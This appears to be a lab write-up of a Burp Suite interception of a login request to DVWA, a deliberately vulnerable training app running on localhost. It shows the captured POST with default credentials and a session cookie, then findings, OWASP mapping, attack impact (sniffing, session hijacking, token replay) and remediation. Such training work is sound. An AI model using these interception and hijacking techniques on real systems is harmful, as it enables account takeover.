Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://127.0.0.1:80
Open browser
Request
Pretty Raw Hex
Inspector
Notes

Time	Type	Direction	Method	URL	Status code	Length
16:17:36...	H...	→ Request	POST	http://127.0.0.1/dvwa/login.php		

```
POST /dvwa/login.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 88
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security=low
Connection: keep-alive

username=admin&password=password&Login=Login&user_token=03dd9be50b7f4d3c4387193e402e8d4e
```

Key Findings

- Insecure HTTP Protocol: Credentials and session data are transmitted in plaintext, easily interceptable over networks (e.g., public Wi-Fi).
- Plaintext Credentials: username=admin&password=password is visible in the POST body, making it vulnerable to interception.
- No Secure Flag on Cookies: PHPSESSID is sent over HTTP and can be hijacked.
- No HttpOnly Flag: Cookies are accessible via JavaScript, allowing theft via XSS.
- Exposed user_token: Transmitted in plaintext, potentially reusable by attackers.

Vulnerability Type: Sensitive Data Exposure

(Specifically: insecure transmission and poor handling of credentials/session tokens)

OWASP Mapping

Issue	OWASP Category
Unencrypted HTTP Transmission	A02:2021 – Cryptographic Failures *(formerly Sensitive Data Exposure)*
Plaintext Credential Submission	A02:2021 – Cryptographic Failures
Missing Secure & HttpOnly Flags	A02:2021 – Cryptographic Failures
Token Exposure (user_token)	A02:2021 – Cryptographic Failures

Exploit Impact

- Credentials Interception: Username and password can be captured over public networks (e.g., via Wireshark).
- Session Hijacking: Lack of cookie security (no Secure or HttpOnly) allows theft of session tokens via packet sniffing or XSS.
- Token Replay Attacks: Exposed user_token may allow unauthorized re-authentication or session reuse.
- Complete Account Compromise: An attacker intercepting this data can gain full access to user accounts and impersonate users.

Remediation

Risk	Recommended Mitigation
HTTP transmission	Use HTTPS (TLS) for all pages and API endpoints
Plaintext credentials	Never transmit credentials or sensitive info without encryption
Insecure cookies	Set Secure and HttpOnly flags on all session cookies
Exposed session tokens	Regenerate and invalidate tokens on logout or after inactivity
Lack of session binding	Tie session/token to IP, user-agent, or device fingerprinting
No response header protection	Add security headers like Strict-Transport-Security, X-Content-Type-Options